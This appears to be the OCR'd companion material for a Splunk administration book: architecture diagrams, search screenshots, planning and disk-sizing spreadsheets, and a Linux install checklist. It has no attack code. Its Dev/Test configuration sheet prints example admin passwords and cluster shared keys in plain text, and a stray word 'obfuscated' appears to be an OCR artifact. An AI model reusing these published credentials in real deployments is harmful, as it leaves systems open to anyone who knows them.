


Table of Contents

Chapter 1: Introduction to Splunk




SEARCH HEAD CLUSTER
DEPLOYER
DEPLOYMENT SERVER
CM
CLUSTER MASTER
LM
LICENSE MASTER
INDEXING CLUSTER
Heavy Forwarder
APPLICATION – WEB – OTHER SERVERS WITH SPLUNK UNIVERSAL FORWARDER



splunk> App: Search & Reporting
Administrator Messages Settings Activity Help Find
Search Datasets Reports Alerts Dashboards
Search & Reporting
Save As Close
Today
Job
Smart Mode
Events (7) Patterns Statistics Visualization
Format Timeline — Zoom Out + Zoom to Selection × Deselect
1 hour per column
List ✓Format 20 Per Page
< Hide Fields ☰ All Fields

New Search


```
index=_internal sourcetype=splunk_web_access
```

✓ 7 events (6/11/18 12:00:00.000 AM to 6/11/18 9:19:16.000 PM) No Event Sampling

Selected Fields
- a host 1
- a source 1
- a sourcetype 1

Interesting Fields
- # autoload 1
- # bytes 5
- a clientip 1
- # date_hour 1
- # date_mday 1
- # date_minute 1
- a date_month 1
- # date_second 4
- a date_wday 1
- # date_year 1
- # date_zone 1
- a file 4
- a ident 1
- a index 1
- # linecount 1
- a method 1
- # optInVersion 1
- a other 7

```
i  Time               Event
>  6/11/18            127.0.0.1 - admin [11/Jun/2018:21:12:35.441 -0400] "GET /en-US/custom/splunk_instrumentation/instrumentation_controller/instrumentation_eligibility?optInVersion=3&_=1528765953
   9:12:35.441 PM     743 HTTP/1.1" 200 41 "" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36" - 5b1f1e03707f328c41c8d0 18ms
                      host = robotdev | source = /opt/splunk/var/log/splunk/web_access.log | sourcetype = splunk_web_access
>  6/11/18            127.0.0.1 - admin [11/Jun/2018:21:12:34.312 -0400] "GET /en-US/config?autoload=1 HTTP/1.1" 304 - "" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   9:12:34.312 PM     Gecko) Chrome/66.0.3359.181 Safari/537.36" - 5b1f1e02507f32a4057550 3ms
                      host = robotdev | source = /opt/splunk/var/log/splunk/web_access.log | sourcetype = splunk_web_access
>  6/11/18            127.0.0.1 - admin [11/Jun/2018:21:12:34.172 -0400] "GET /en-US/app/search/search HTTP/1.1" 200 1475 "" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
   9:12:34.172 PM     ke Gecko) Chrome/66.0.3359.181 Safari/537.36" - 5b1f1e022c7f32a402c610 118ms
                      host = robotdev | source = /opt/splunk/var/log/splunk/web_access.log | sourcetype = splunk_web_access
>  6/11/18            127.0.0.1 - admin [11/Jun/2018:21:12:34.097 -0400] "GET /en-US/app/search HTTP/1.1" 303 108 "" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
   9:12:34.097 PM     ) Chrome/66.0.3359.181 Safari/537.36" - 5b1f1e02187f32a4057f50 71ms
                      host = robotdev | source = /opt/splunk/var/log/splunk/web_access.log | sourcetype = splunk_web_access
>  6/11/18            127.0.0.1 - admin [11/Jun/2018:21:12:29.870 -0400] "GET /en-US/custom/splunk_instrumentation/instrumentation_controller/instrumentation_eligibility?optInVersion=3&_=1528765947
   9:12:29.870 PM     777 HTTP/1.1" 200 41 "" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36" - 5b1f1dfdde7f32a6b16b10 18ms
                      host = robotdev | source = /opt/splunk/var/log/splunk/web_access.log | sourcetype = splunk_web_access
>  6/11/18            127.0.0.1 - admin [11/Jun/2018:21:12:28.378 -0400] "GET /en-US/config?autoload=1 HTTP/1.1" 304 - "" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   9:12:28.378 PM     Gecko) Chrome/66.0.3359.181 Safari/537.36" - 5b1f1dfc607f328c312d90 8ms
                      host = robotdev | source = /opt/splunk/var/log/splunk/web_access.log | sourcetype = splunk_web_access
>  6/11/18            127.0.0.1 - admin [11/Jun/2018:21:12:28.182 -0400] "GET /en-US/app/splunk_monitoring_console/monitoringconsole_overview HTTP/1.1" 200 2064 "" "Mozilla/5.0 (Windows NT 10.0; Wi
   9:12:28.182 PM     n64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36" - 5b1f1dfc2e7f32a4057a50 159ms
                      host = robotdev | source = /opt/splunk/var/log/splunk/web_access.log | sourcetype = splunk_web_access
```




Splunk Enterprise Data Pipeline

Data Input
- Forwarders
- TCP/UDP sources
- Network devices
- Metadata added:
  Host
  Source
  Sourcetype
  Index

Parsing
- Line breaks
- Timestamps
- Metadata added
- RegEx transforms
- Field creation

Indexing
- Raw data
- Index files
- Save to disk

Search
- User interaction
- Display results
- Store knowledge objects:
  Reports
  Dashboards
  Event types
  Field extractions




```
index=_internal | stats count by source, sourcetype
```

✓ 148,475 events (6/10/18 12:00:00.000 AM to 6/10/18 3:55:57.000 PM) No Event Sampling


source	sourcetype	count
/opt/splunk/var/log/splunk/license_usage.log	splunkd	2
/opt/splunk/var/log/splunk/metrics.log	splunkd	142569
/opt/splunk/var/log/splunk/scheduler.log	scheduler	243
/opt/splunk/var/log/splunk/splunkd.log	splunkd	27
/opt/splunk/var/log/splunk/splunkd_access.log	splunkd_access	899
/opt/splunk/var/log/splunk/splunkd_ui_access.log	splunkd_ui_access	4717
/opt/splunk/var/log/splunk/web_access.log	splunk_web_access	11
/opt/splunk/var/log/splunk/web_service.log	splunk_web_service	7

© 2005-2018 Splunk Inc. All rights reserved.



Time	Event
6/11/18 9:12:35.441 PM	127.0.0.1 - admin [11/Jun/2018:21:12:35.441 -0400] "GET /en-US/custom/splunk_instrume 743 HTTP/1.1" 200 41 "" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 host = robotdev source = /opt/splunk/var/log/splunk/web_access.log sourcetype = splunk_web_access

Chapter 2: Architecting Splunk



Splunk Data Inputs - Log Files


Environment[1]	ApplicationFullName	AppID	HostnameIP	OS	Middleware	LogPathName[2]	Avg Daily Log Size MB[3]	PCI/PII	Data Retention Days	# Hosts	Total Daily Ingestion Volume MB	Total Data Retention Volume MB	Notes
Dev/Test	AppServices	APPS00316	10.14.212.15, 10.14.212.16, 10.14.212.17	RHEL7	Tomcat8	/var/opt/apps/app_services/log/app_services.log	25	No	14	3	75	1050	includes some stack traces
Dev/Test	Product Ordering Website	EXA01577	win-dt-035, win-dt-036	WS2016	IIS	D:\inetpub\logs\LogFiles\W3SVC4\*_daily.log	10	No	14	2	20	280	
								Total Ingestion Volumes:			**95**	**1330**	
Production	AppServices	APPS00316	10.26.17.201, 10.26.17.202, 10.26.17.205, 10.26.17.212	RHEL7	Tomcat8	/var/opt/apps/app_services/log/app_services.log	15	No	90	4	60	5400	
Production	Product Ordering Website	EXA01577	win-prod-52, win-prod-55	WS2016	IIS	D:\inetpub\logs\LogFiles\W3SVC4\*_daily.log	10	No	30	2	20	600	
								Total Ingestion Volumes:			**80**	**6000**	

NOTES

[1] Typial entries are Dev/Test or Production

[2] Provide a separate entry for each unique log file location / name. Wildcards can be specified for variable parts of log file names

[3] Specify the average daily log file size for each application, log type, & log file such that the total logging volume for each host can be determined



Splunk Reporting Planner

Information to guide report - dashboard - alert planning and Splunk concurrent search calculations

			Ad-Hoc Search	Scheduled Reports		Dashboards		Alerts		Summary Indexing		Real-Time Searches		
Environment	ApplicationFullName	AppID	# Concurrent Users[1]	#	Run Time / Frequency[2]	#	Refresh Frequency[3]	#	Run Time / Frequency	#	Run Time / Frequency	#	Active Period	Run Time(s)[4]
Dev/Test	AppServices	APPS00316	4	6	Daily	2	15 Min	3	5 Min			1	2 Hours	Test Runs
Dev/Test	Product Ordering Website	EXA01577	3	2	As needed	3	5 Min	3	5 Min			1	2 Hours	Test Runs
Production	AppServices	APPS00316	2	8	Daily	3	15 Min	6	5 Min	1	5 Min	2	24 Hrs	N/A
Production	Product Ordering Website	EXA01577	3	8	Daily	3	5 Min	8	5-60 Min	1	5 Min	1	24 Hrs	N/A

[1] Number of users actively using Splunk Web to run searches at the same time

[2] How often the report/dashboard/alert is scheduled to run - Daily, Hourly, etc. - and at what time it is started each time


[3] Dashboards can be configured to automatically refresh on a periodic basis, which re-runs the searches that populate each panel

[4] What time the RT search is started/stopped

Provide a list and notes for each type of reporting product, for each Environment & Application

Environment	ApplicationFullName	AppID
Dev/Test	AppServices	APPS00316

Reports	Dashboards	Alerts	Summary Indexing	Real-Time Searches
Test Performance Summary	Performance - # logins, 200/fail, RT	Servers Down		Perf - # logins, 200/fail, RT
Testing Error Details	# Users per location - abandon rate	RT Performance Degraded		




Splunk Indexer Disk Sizing Calculator

	User Fields in Blue
Replication Factor	**2**
Search Factor	**2**
Number of Days in Hot/Warm	**14**
GB/Day Indexing factor	**250**

Data Source	GB per day	Raw Compression Rate	Index Compression Rate	Retention in Days	Base Size of Raw	Base Size of Index Files	Replicate (Y or blank)	Replicated Size on Disk in GB	Hot and Warm GB	Cold GB
Application Group 1	**125.0**	0.15	0.35	**14**	263	613	**Y**	1,752	1,752	-
Application Group 2	**50.0**	0.15	0.35	**90**	675	1,575	**Y**	4,500	700	3,800
Application Group 3	**250.0**	0.15	0.35	**30**	1,125	2,625	**Y**	7,500	3,500	4,000
Network Device Group 1	**50.0**	0.15	0.35	**30**	225	525	**Y**	1,500	700	800
Sensor Group 1	**25.0**	0.15	0.35	**30**	113	263	**Y**	752	351	401
Totals	**500 GB/Day**				2,401	5,601		16,004	7,003	9,001
Number of Indexers	**4**		**125**	ingestion volume per indexer (GB/day)						
Recovery space	if number of indexers lost =		**1**					4,001	1,751	2,250
Overhead	**20%**	for peak usage, report acceleration, summary indexes						4,001	1,751	2,250
Total Disk (GB)								24,006	10,505	13,501
							Disk Space per Indexer (GB)	**6,002**	**2,627**	**3,375**
							Disk Space per Indexer for Raid 1+0 (GB)	**12,004**	**5,254**	**6,750**

Chapter 3: Installing and Configuring Splunk




admin

••••••••

First time signing in?

If you've forgotten your username or password, please contact your Splunk administrator.

First time signing in?



Splunk Enterprise Dev/Test Configuration

Splunk Version: 7.1.1
Search Head LB URL: https://splunk-testdev.mydomain.com:8443

Splunk Admin Password	**Splunk1t2me**
Shared Security Key for Cluster Nodes	**!Sp1unkCM!**
Shared Security Key for Search Nodes	**!Sp1unkSH!**
Shared Security Key for Forwarder Inde	**!Sp1unkID!**

Instances

Function	IP Address
CM/LM	172.31.18.102
D	172.31.28.225
DS	172.31.17.204
IDX1	172.31.28.223
IDX2	172.31.39.185
IDX3	172.31.13.169
SH1	172.31.28.137
SH2	172.31.46.250
SH3	172.31.1.45

Common/Default Splunk Ports

8000	Splunk Web port (HTTP)
8080	Splunk indexer replication port
8089	Splunk management port
8090	Splunk search head replication port
8443	Splunk Web port (HTTPS)
9997	Splunk indexer receiving port
514	Syslog
22	SSH

Splunk Enterprise Functions

CM	Cluster Master
D	Deployer
DS	Deployment Server
HF	Heavy Forwarder
IDX	Indexer
LM	License Master
MC	Monitoring Console
SH	Search Head
UF	Universal Forwarder

Installing & Configuring Splunk

Default Configuration Tasks

□ Login via SSH, set password (if applicable) — <password>

□ Verify root access — **sudo su -**

□ Verify Splunk recommended ulimits — **ulimit -a** edit (uncomment) /etc/systemd/system.conf & reboot
- -f DefaultLimitFSIZE=-1 or unlimited
- -n DefaultLimitNOFILE=64000
- -u DefaultLimitNPROC=16000

□ Verify Transparent Huge Pages disabled — **cat /proc/cmdline** "transparent_hugepage=never" in results.

edit /etc/sysconfig/grub

add "transparent_hugepage=never" to GRUB_CMDLINE_LINUX

grub2-mkconfig -o /boot/grub2/grub.cfg

reboot

□ Install wget — **yum install wget**

□ Get Splunk Enterprise rpm — https://www.splunk.com/en_us/download/splunk-enterprise.html

Login -> Select OS & package type & click Download -> Copy wget command string

Paste wget command into terminal: **wget -O splunk-7.1.1-8f0ead9ec3db-linux-2.6-x86_64.rpm 'https://www.splunk.com/bin/splunk/**

□ Install Splunk — **rpm -i splunk-7.1.1-8f0ead9ec3db-linux-2.6-x86_64.rpm**

complete

□ Verify splunk user — **cut -d: -f1 /etc/passwd**

□ Change user to splunk — **sudo su - splunk**

□ Verify $SPLUNK_HOME env set — **cd $SPLUNK_HOME**

pwd /opt/splunk

□ Verify splunk owership — **ls -al** drwxr-xr-x. 4 splunk splunk 4096 Jul 8 14:14 bin

□ Start Splunk — **cd ./bin**

./splunk start --accept-license

Please enter a new password: **Splunk1t2me**

... The Splunk web interface is at http://172.31.18.102:8000

□ Verify processes running as 'splunk' — **ps -ef | grep splunk**

```
splunk   1524  1519  0 14:31 ?      00:00:00 [splunkd pid=1519] splunkd -p 8089 start [process-runner]
```

□ Login to Splunk Web from browser — **http://<ip address>:8000**

username: admin

password: Splunk1t2me

Post-Install Tasks

□ Configure Splunk to auto-start on reboot (as splunk) — **(as root) /opt/splunk/bin/splunk enable boot-start -user splunk**

Init script installed at /etc/init.d/splunk.

Init script is configured to run at boot.

vi /etc/init.d/splunk

Add USER=splunk after RETVAL=0 line & save

□ Confirm auto-start on reboot as user splunk — **(as splunk) /opt/splunk/bin/splunk stop**

(as root) reboot obfuscated

When server comes back up: **ps -ef | grep splunk**

□ Configure for HTTPS (SSL) — in Splunk Web: **http://<ip address>:8000**

Creates these entries in /opt/splunk/etc/system/local/web.conf: **Settings > Server settings > General Settings**

```
[settings]
enableSplunkWebSSL = 1
httpport = 8443
```

Enable SSL (HTTPS) in Splunk Web? Yes

Web port 8443

Save

Restart Splunk: **Settings > Server controls > Restart Splunk**

Log back in: **https://<ipaddress>:8443**

